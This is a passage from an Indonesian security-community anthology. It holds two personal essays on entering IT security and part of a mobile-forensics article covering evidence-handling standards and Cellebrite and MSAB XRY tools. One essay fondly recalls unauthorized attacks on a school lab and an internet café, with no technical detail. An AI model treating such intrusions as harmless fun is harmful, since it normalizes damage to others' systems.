Buat Rini... thank's for all your help... you've been a good friend and an inspirator... as always... sukses selalu yak... keep active and keep learning... kamu banyak ketemu orang hebat di komunitas ini..., dan share ilmu kamu ke aku yak... hehehe...

Thank's in advance...



Cerita Pengalaman Mengenal IT Security

*oleh: Harry Suryapambagya
Mahasiswa Universitas "Amikom"
Yogyakarta*



Ketertarikan saya terhadap dunia keamanan siber bermula dari tugas mata kuliah KKPI (Keterampilan Komputer dan Pengelolaan Informasi). Mata kuliah seharusnya mempelajari seputar office (pengolah kata dan dokumen), namun dosen saya pada saat itu memberikan tugas yang sangat berbeda. Kami sekelas diberi tugas untuk membangun sebuah web server yang berjalan pada sistem operasi FreeBSD, mengamankan dan menguji keamanannya. Dari situ saya tertarik untuk lebih jauh mempelajari dunia keamanan siber.

Setelah mata kuliah tersebut, saya memilih menggunakan sistem operasi Linux sebagai sistem operasi utama di laptop saya. Namun proses tersebut tidak berjalan mudah. Berkali-kali harddisk tercinta saya terformat karena salah memilih partisi. Seingat saya, dalam tempo 5 bulan ada 8 atau 9 kali kejadian tersebut berulang. Data kuliah dan file-file pribadi sebesar kurang lebih 500 giga, hilang tanpa bekas. Saya cukup stress ketika pertama kali mengalami hal tersebut. Tugas kuliah dan dokumen pekerjaan sampingan saya hilang. Akibatnya, saya harus membuat ulang semua dokumen itu. Saat ini saya sangat bersyukur pernah mengalami kejadian tersebut, karena saya jadi lebih paham tentang 'pemartisian' harddisk pada sistem operasi Linux.

Selain masalah partisi, beberapa kendala yang lain yaitu kurang familiar dengan perintah-perintah dasar dan aplikasi alternatif yang ada di sistem operasi Linux. Untuk mengatasi hal tersebut, saya mencari solusi melalui mesin pencarian dengan kata kunci pesan error yang muncul. Ketertarikan saya terhadap Bahasa Inggris pada saat sekolah dasar, ternyata membantu dalam proses belajar di kuliah.

Saya lebih menikmati belajar dengan cara membaca artikel yang banyak tersebar di internet, karena lebih mudah untuk diakses. Sumber artikel yang sering saya ikuti berasal dari channel @TheBugBountyHunter di Telegram, website gauli.com milik Pak Matias Prasodjo dan blog rahard.wordpress.com milik Pak Budi Rahardjo.

Bagi saya belajar bersama komunitas dibandingkan belajar sendiri, memiliki beberapa keuntungan. Diantaranya, saya dapat bertemu dengan orang-orang hebat yang memiliki ketertarikan yang sama, serta dapat lebih terfokus dengan materi yang sedang dipelajari. Ada dua komunitas yang saat ini menjadi titik fokus saya untuk belajar, yaitu komunitas NgeSec dan Amikom Virus Community.

Menjadi bagian dari komunitas tersebut membuat soft skill dan technical skill saya di bidang keamanan siber bertambah. Soft skill yang saya dapatkan diantaranya, komunikasi, berorganisasi, kemampuan beradaptasi dan profesionalisme. Sedangkan technical skill yang saya dapatkan diantaranya, hardening dan penetration testing.



Untuk mengikuti perkembangan (update) yang ada di dunia keamanan siber, saya juga rutin mengikuti seminar, workshop maupun kompetisi yang relevan. Yang paling berkesan adalah workshop dari Bang Andy '@m1m1n' Hidayat yang berisi tentang pembelajaran sistem operasi FreeBSD. Kompetisi yang paling berkesan adalah kompetisi Born To Protect yang resmi diadakan oleh Xynexis dan bekerja sama dengan beberapa vendor keamanan siber lainnya. Sebelum mengikuti kompetisi ini, saya sering mencoba bermain virtual machine yang disediakan oleh vulnhub.com. Beberapa situs yang juga menjadi tempat belajar saya yaitu, gauli.net, shellterlabs.com, ringzeroteam.com dan root-me.org. Beruntung, dari ratusan orang pendaftar saya mendapat posisi ke 12 di regional Yogyakarta dan dapat lolos ke babak selanjutnya.

Perjalanan saya di dunia keamanan siber tentunya masih panjang. Saya sangat berterima kasih kepada Pak Jack, Om Handoko, Om Bimo, Om Dyan, Om Rully, Om Matias dan 'subes' lain yang sudah mengenalkan, membantu serta membimbing saya disini. Semoga saya dapat mengikuti jejak mereka!



Cerita Pengalaman Mengenal IT Security

oleh: Girindro Pringgo Digdo
IT Security Penetration Tester



Saat SD sepulang sekolah, saya suka mampir ke sekolah ibu. Ibu saya bertugas sebagai staff di salah satu SMA favorit di kota saya, kota kecil di kabupaten pesisir Sumatera. Saya sering melihat ibu mengetik di komputer. Hingga suatu hari saya coba-coba komputer beliau. Mesin pertama yang saya coba adalah PC IBM 5170 dengan Sistem Operasi Win 3.1. Disket berukuran 5 1/4 inch, tidak ada mouse dengan Wordstar 6 (WS 6) sebagai program pengelola kata (sekarang Ms.Word) dan Lotus 123 sebagai program pengolah angka (sekarang Ms. Excel). Ternyata dari sana semuanya bermula. Saya mulai menyukai komputer. Sehingga setiap hari saya bermain ke SMA hanya untuk mengetik. Hari berganti dan saya mulai mencoba komputer-komputer lainnya. Saat itu komputer yang lebih canggih adalah Intel Pentium III. Canggih! Saya bisa mendengar musik, menonton video serta bisa bermain game Prince dan F1 :D

Tahun 2003-2004an ketika internet baru masuk di kota saya, pada saat itu saya masih kelas 2 SMP. Berbicara mengenai internet, di kota saya hanya terdapat 1 warnet dengan koneksi dial-up. Komputer-komputer yang ada juga hanya sekelas Pentium III, cukup canggih pada masa itu.

Mendapat cerita dari seorang karyawan di sekolah tempat ibu saya bertugas, yang dalam hal ini beliau adalah sebagai 'jalan' pertama saya dalam mengenal komputer. Dalam pikiran saya internet adalah sebuah komputer super, memiliki banyak aksesoris fisik yang mampu menyediakan banyak data, yang bisa melakukan apa saja, hingga beliau ceritakan bahwa kita bisa melihat teman kita yang sedang main bola di lapangan sekolah! Penasaran dengan cerita yang disampaikan beliau, akhirnya saya mencari internet-warung internet, yang ternyata ketika itu hanya ada 1 tempat yang menyediakan koneksi internet. Akhirnya saya memutuskan untuk pergi dan mencoba makhluk yang bernama internet ini, dengan biaya 5.000-20.000/jam. Koneksi yang digunakan adalah dial-up.

First sight saya dihadapkan dengan sebuah komputer tampilan desktop dengan icon yang sangat sedikit, tidak seperti komputer yang ada di rumah. Saya bingung apa yang harus dilakukan? Dan ketika itu saya hanya tau tulisan icon, Internet Explorer dan saya buka icon tersebut. Halaman awal yang muncul adalah google.com, ya google.com! Namun saat itu google hanya sebuah mesin pencari, tidak lebih!

Melalui google ini akhirnya saya coba mencari kata demi kata, dan tanpa disadari ternyata saya menyukai yang namanya internet ini. Ketika ada waktu luang, saya ke warnet sekedar melihat-lihat bacaan yang ada di internet.

Hingga akhirnya, ketika pertama masuk SMA saya mulai mencoba untuk membuat koneksi dial-up di rumah, karena di rumah saya ada line telepon, kenapa nggak saya coba? Awalnya saya masih sembunyi-sembunyi menggunakan line



telepon untuk terhubung ke internet, hingga akhir bulan orang tua saya mendapatkan pembengkakan biaya telepon, hehe :D

Saat itu saya mulai tertarik dengan kata hacking. Saya tau kata itu dari berita, 'hacker Indonesia meretas situs luar negeri', atau cerita mengenai anak muda dengan mudahnya mengambil uang orang lain dari sebuah bank. Wah menarik sekali kegiatannya! Sehingga saya mulai mencari bagaimana caranya, apa saja yang diperlukan, dan kebutuhan lainnya.

Saya menemukan sebuah forum underground untuk belajar ilmu baru ini. Saya lebih suka menyebutnya dunia keamanan komputer. Komputer pertama yang menjadi korban adalah lab komputer di sekolah saya. Saya mencoba membuat sebuah program yang menduplikasi banyak file junk ratusan bahkan ribuan yang menyebabkan komputer menjadi lambat, yang pada akhirnya komputer tersebut terpaksa diinstal ulang. Korban selanjutnya adalah Warnet. Dalam kasus ini saya coba untuk mengambil alih sistemnya menggunakan metasploit, kaht, dan teman-temannya. Dunia baru yang bagi saya begitu menyenangkan.

Masuk kuliah saya mengambil jurusan Informatika, mencoba memperdalam ilmu komputer yang telah dimiliki. Saat kuliah saya masih tertarik dengan dunia keamanan komputer ini. Bahkan tidak jarang saya ngoprek hingga pagi, hingga beberapa kali sering jatuh sakit. Hingga tahun terakhir kuliah membuat skripsi dengan tema keamanan pada web aplikasi. Saat itu saya bercita-cita ingin melanjutkan hobi saya menjadi pekerjaan setelah lulus nanti. Alhamdulillah sebelum lulus saya sudah ditawarkan oleh sebuah perusahaan IT security di Jakarta, dengan pekerjaan pertama saya sebagai Penetration Tester (pekerjaan yang saya impikan !).

Alhamdulillah hingga saat ini saya masih menjadi Pentester, namun juga mengerjakan beberapa hal terkait dengan keamanan seperti edukasi mengenai kepedulian keamanan informasi (information security awareness), Threat Modeling, Information Security Risk Management, dan di waktu luang saya juga menulis buku terkait dengan keamanan informasi.



Tantangan “Memasak” Aplikasi Forensik Gemerak

*oleh: Dedy Hariyadi
Peneliti Mandiri*



Apa Itu Forensik Digital?

Menurut Budi Rahardjo Forensik Digital merupakan bagian dari ilmu forensik yang melingkupi penemuan dan investigasi materi (data) yang ditemukan pada perangkat digital (komputer, handphone, tablet, PDA, net-working devices, storage, dan sejenisnya) [1]. Dalam buku Digital Forensic: Panduan Praktis Investigasi Komputer AKBP Muhammad Nuh Al-Azhar menyatakan bahwa Forensik Digital adalah aplikasi bidang ilmu pengetahuan dan teknologi komputer untuk kepentingan pembuktian hukum/pro yustisia dalam membuktikan kejahatan berteknologi tinggi atau computer crime secara ilmiah hingga bisa mendapatkan bukti-bukti digital yang dapat menjerat pelaku kejahatan [2]. Sedangkan menurut Yeni Dwi Rahayu dan Yudi Prayudi Forensik Digital adalah penggunaan metode ilmiah turunan dan pembuktian melalui tahapan collection, validation, identification, analysis, interpretation, documentation, and presentation dari barang bukti digital untuk merekonstruksi peristiwa sebagai temuan pidana, atau membantu untuk mengantisipasi tindakan ilegal yang merusak proses penyidikan [3].

Masih banyak lagi definisi terkait Forensik Digital karena setiap peneliti ataupun praktisi mempunyai pengalaman tersendiri. Dalam mendefinisikan terkait Forensik Digital tidak mudah dan sederhana seperti yang dibayangkan. Hal seperti yang diungkapkan oleh Gordana Buzarovska Lazetik dan Olga Koshevaliska. Namun dua peneliti ini menyarankan menggunakan standar internasional dari The International Organization on Computer Evidence (IOCE) yang menyatakan bahwa bukti elektronik yang terkait dengan dalam proses Forensik Digital merupakan informasi yang disimpan atau dikirim dalam bentuk biner yang dapat dipresentasikan di pengadilan [4]. Selain dari IOCE ada juga standar forensik digital yang digunakan seperti ACPO, NIST ataupun ISO. Pada prinsipnya standar-standar tersebut serupa dan tidak saling bertentangan. Contohnya hal yang tidak bertentangan adalah prinsip penanganan barang bukti digital dan/atau elektronik.

Prinsip Penanganan Barang Bukti Digital dan/atau Elektronik

Dalam menangani barang bukti digital dan/atau Elektronik perlu memperhatikan prinsip dasarnya. Ada banyak standar yang dapat dijadikan acuan diantaranya adalah Good Practice Guide for Computer-based Electronic Evidence yang dikeluarkan oleh Association of Chief Police Officers (ACPO) yang bekerjasama dengan perusahaan 7Safe atau Standar Nasional Indonesia (SNI). Dua standar ini digunakan di Indonesia, yaitu ACPO diadopsi oleh Pusat Laboratorium Forensik Kepolisian Republik Indonesia [2] sedangkan untuk SNI diadopsi oleh Kementerian Komunikasi dan Informatika [5].

Adapun prinsip dasar yang harus diperhatikan dalam menangani barang bukti



digital dan/atau elektronik menurut ACPO sebagai berikut:

- No action taken by law enforcement agencies or their agents should change data held on a computer or storage media which may subsequently be relied upon in court. Hal ini dapat diartikan lembaga penegak hukum ataupun petugasnya dilarang melakukan kontaminasi/perubahan terhadap barang bukti digital dan/atau elektronik yang akan dipresentasikan dan dipertanggungjawabkan di pengadilan.
- In circumstances where a person finds it necessary to access original data held on a computer or on storage media, that person must be competent to do so and be able to give evidence explaining the relevance and the implications of their actions. Hal ini dapat diartikan petugas ataupun ahli yang akan mengakses barang bukti digital dan/atau elektronik harus orang dengan kemampuan dan kompetensi yang relevan sehingga memahami tentang implikasi dari aktivitasnya.
- An audit trail or other record of all processes applied to computer-based electronic evidence should be created and preserved. An independent third party should be able to examine those processes and achieve the same result. Hal ini dapat diartikan semua aktivitas dan prosedurnya tercatat dengan baik jika ada pihak lain yang akan melakukan analisis maka akan menghasilkan kesimpulan yang sama.
- The person in charge of the investigation (the case officer) has overall responsibility for ensuring that the law and these principles are adhered to. Hal ini dapat diartikan petugas yang menangani barang bukti digital dan/atau elektronik memahami undang-undang yang berlaku dan prinsip dasar diatas.

Sedangkan prinsip dasar menangani barang bukti digital dan/atau elektronik menurut SNI yang harus dipatuhi oleh Tim Olah Tempat Kejadian Perkara dan Analis serta Tenaga Ahli sebagai berikut [6]:

- Minimize handling of the original digital device or potential digital evidence. Hal ini dapat diartikan Tim Olah Tempat Kejadian Perkara dan Analis serta
- Tenaga Ahli meminimalisir mengakses barang bukti digital dan/atau elektronik yang asli.
- Account for any changes and document action taken (to extent that an expert is able to form an opinion on reliability). Hal ini dapat diartikan semua aktivitas penanganan barang bukti digital dan/atau elektronik harus tercatat dengan baik.
- Comply with the local rules of evidence. Hal ini dapat diartikan bahwa tindakan yang dilakukan sudah sesuai dengan prosedur dan hukum yang berlaku, seperti UU ITE.
- The DEFR and DES should not take actions beyond their competence. Hal ini dapat diartikan Tim Olah Tempat Kejadian Perkara dan Analis serta Tenaga



- Ahli seharusnya tidak melakukan tindakan yang diluar kemampuan dan kompetensinya. Tentu Tim Olah Tempat Kejadian Perkara dan Analis serta Tenaga Ahli adalah orang-orang yang memiliki kompetensi sesuai dengan tindak kejahatan yang sedang ditangani.

Peralatan Forensik Digital

Proses penanganan suatu tindak kejahatan yang melibatkan teknologi tidak terlepas dari peralatan pendukung. Peralatan yang digunakan dapat dikategorikan menjadi dua dari sudut pandang pembiayaan. Adapun kategorinya adalah peralatan yang berbayar dan peralatan yang berlisensi bebas atau biasa dikenal Free Open Source Software. Dalam tulisan ini sedikit dipaparkan tentang peralatan untuk penanganan tindak kejahatan yang melibatkan ponsel sebagai pendukung kejahatan.

Ponsel sebagai pendukung tindak kejahatan merupakan hal yang unik dalam penanganannya. Hal ini disebabkan model dan platform yang terdapat pada ponsel berbeda-beda sesuai dengan vendor masing-masing. Hasil observasi pada Standar Operasional Prosedur pada Pusat Laboratorium Forensik Kepolisian Republik Indonesia ada sedikit perbedaan dengan cabang forensik lainnya. Sebagai contoh cabang forensik audio, forensik gambar digital, forensik, video, forensik jaringan komputer atau forensik media penyimpanan dalam proses akuisisi menggunakan SOP akuisisi harddisk, flashdisk dan memory cards (SOP 8) sedangkan pada forensik gemerak atau perangkat semacam ponsel menggunakan SOP khusus akuisisi ponsel dan simcard (SOP 10).

Peralatan Berbayar

Beberapa peralatan forensik pada perangkat gemerak yang berbayar biasanya dapat dikatakan "canggih" karena memang memiliki fitur-fitur yang memudahkan petugas atau analis dalam mendapatkan barang bukti digital yang terdapat pada perangkat gemerak seperti ponsel. Walaupun memiliki fitur-fitur yang memudahkan prinsip dasar penanganan barang bukti digital dan/atau elektronik harus diperhatikan jangan sampai melakukan perubahan atau penambahan data pada ponsel. Seperti produk dari Cellebrite yang juga menyediakan faraday bag dan power bank untuk menjaga ponsel dari perubahan data pada ponsel secara pengendalian jarak jauh saat dibawa ke laboratorium. Jadi saat menemukan ponsel sebagai barang bukti elektronik sebaiknya ponsel dimasukan dalam faraday bag supaya tidak mendapatkan sinyal dan tidak mudah dilakukan pengendalian jarak jauh yang dapat mengubah data pada ponsel berserta power bank untuk menjaga ponsel tetap terjaga. Produk lain juga biasanya menyediakan kelengkapan semacam faraday bag tersebut. Gambar menunjukkan fungsi faraday bag mengisolasi jaringan telepon.



Dalam hal penggunaan setiap vendor tentu memiliki perbedaan walaupun telah menerapkan standar-standar forensik yang berlaku. Kelebihan peralatan berbayar memiliki kemudahan dalam penggunaan dan petunjuk yang memudahkan pengguna. Selain kemudahan biasanya setiap vendor menawarkan beberapa paket alat forensik semacam kebutuhan kabel datanya. Gambar menunjukkan berbagai macam jenis kabel untuk ponsel. Gambar menunjukkan pembaca kartu penyimpan pada perangkat gemerakengisolasj jaringan telepon.



Gambar Fungsi Faraday Bag yang Mengisolasi Jaringan Telepon



Gambar Kabel Data Cellebrite UFED

Dari sisi paket perangkat keras, peralatan forensik yang berbayar sangat lengkap dan lebih spesifik disesuaikan dengan masing-masing ponsel atau perangkat gemerak lain. Kabel-kabel tersebut tidak hanya untuk ponsel cerdas namun juga tersedia juga ponsel-ponsel tanpa sistem operasi atau lebih dikenal sebagai ponsel versi china. Ponsel jenis ini memang unik untuk saat ini karena memiliki keterbatasan dalam membaca media penyimpan internal. Oleh sebab itu setiap vendor telah menyediakan peralatan khusus. Tentu penanganannya juga khusus dan ekstra hati-hati.


Dari sisi perangkat lunak juga sangat memudahkan dalam hal tampilan. Tentu tampilannya yang berbasis grafis sehingga pengguna lebih mudah belajar dan penggunaan. Gambar pilihan akuisisi terhadap kartu SIM. Walaupun Cellebrite



UFED produk luar negeri telah menyediakan fitur Bahasa Indonesia hal ini sesuai dengan Instruksi Presiden Nomor 2 Tahun 2001 tentang Penggunaan Komputer dengan Aplikasi Komputer Berbahasa Indonesia .



Gambar Pembaca Kartu Penyimpan Perangkat Gemerak




Gambar Menu Pilihan Akuisisi Kartu SIM

Namun untuk laporan masih terdapat istilah seperti yang ditunjukan pada Gambar . Petunjuk lain yang memudahkan adalah saat akan melakukan proses akuisisi seperti yang ditunjukan pada Gambar. Untuk melakukan proses akuisisi kurang lebih harus mengikuti beberapa langkah persiapan diantaranya:


- Mengaktifkan opsi Developer
- Mengaktifkan modus tetap terjaga dan Debugging USB



- Verifikasi modus kunci layar
- Aktifkan MTP setelah ponsel terhubung



Gambar Tampilan Laporan Singkat




Gambar Prasyarat Akuisisi Ponsel Cerdas

Lain hal dengan MSAB XRY memiliki tampilan yang berbeda namun tetap memudahkan penggunaan dalam menggunakannya. Gambar menunjukan proses pemilihan ponsel secara manual. Ini pentingnya tim forensik digital harus selalu mengikuti perkembangan teknologi sehingga saat melakukan proses forensik




memahami perangkat yang akan dilakukan akuisisi.

Pilihan akuisisi pada MSAB XRY juga cukup memudahkan pengguna dengan tombol yang besar seperti tampak pada Gambar. MSAB XRY juga menyediakan fitur Bahasa Indonesia walaupun juga ada yang bercampur dengan bahasa Inggris. Hal ini tampak pada proses analisis barang bukti digital. Gambar menunjukkan ringkasan barang bukti digital yang akan dianalisis dengan Bahasa Indonesia.



Gambar Pilihan Manual Merk Ponsel



Gambar Menu Pilihan Akusisi

LOGICAL	Nama File	Tipe	Penyimpanan	Diubah	Hash (SHA1)
RINGKASAN	vast-ltc.db	SQLite	Perangkat	3/8/1997 9:21:44 PM UTC	c29b4ceb5338f140e0f23cc277ff901...
DATA KASUS	google_analytics_v.db	SQLite	Perangkat	3/8/1997 9:49:52 PM UTC	19cb70bd3f473d817094b0d15959df...
PERANGKAT	ixpanel	SQLite	Perangkat	3/8/1997 9:21:44 PM UTC	cc258f0d4381730395be9b10f520d7a...
INFORMASI UMUM	vernote_jobs.db	SQLite	Perangkat	3/8/1997 9:49:52 PM UTC	30b74d9d0c08551ab0962103508850...
EVENT LOG	google_analytics_v.db	SQLite	Perangkat	3/8/1997 9:49:52 PM UTC	f3e2cf1e8a4066ab3f3514a6ed4fa24...
FILE	cookies	SQLite	Perangkat	3/8/1997 9:21:44 PM UTC	d05dc4448dbe936287fc3e2750ae2...
GAMBAR	barcode_scanner_history.db	SQLite	Perangkat	3/8/1997 9:49:52 PM UTC	4a8ebcd49b46221c9f7eb8086e9abc4...
AUDIO	google_analytics_v.db	SQLite	Perangkat	3/8/1997 9:49:52 PM UTC	aea600c150e4ae6f1804e3420bb896...
VIDEO	ixpanel	SQLite	Perangkat	3/8/1997 9:21:44 PM UTC	099925d9a9a83bd8d2335103366505...
DOKUMEN	bggroups.db	SQLite	Perangkat	3/8/1997 9:49:52 PM UTC	9fba90d12738e6701412c474d3e1a...
ARCHIVE	ds.db	SQLite	Perangkat	3/8/1997 9:49:52 PM UTC	9ef992acc1e7c25fbaf28dcbe1f2d489...
DATABASES	master.db	SQLite	Perangkat	3/8/1997 9:49:52 PM UTC	df47c7694ca0c66dae6b05fd635ec6...
TIDAK DIKENALI	ooks.db	SQLite	Perangkat	3/8/1997 9:21:44 PM UTC	8a37097cb374b69a10cf8bdd098bd41...
SISTEM XRY	ooks3.db	SQLite	Perangkat	3/8/1997 9:21:44 PM UTC	e1b589ab9535a67...
GAMBARAN PERANGKA					
LOG					

Gambar Penggunaan Bahasa Indonesia pada MSAB XRY

Peralatan Berlisensi Bebas

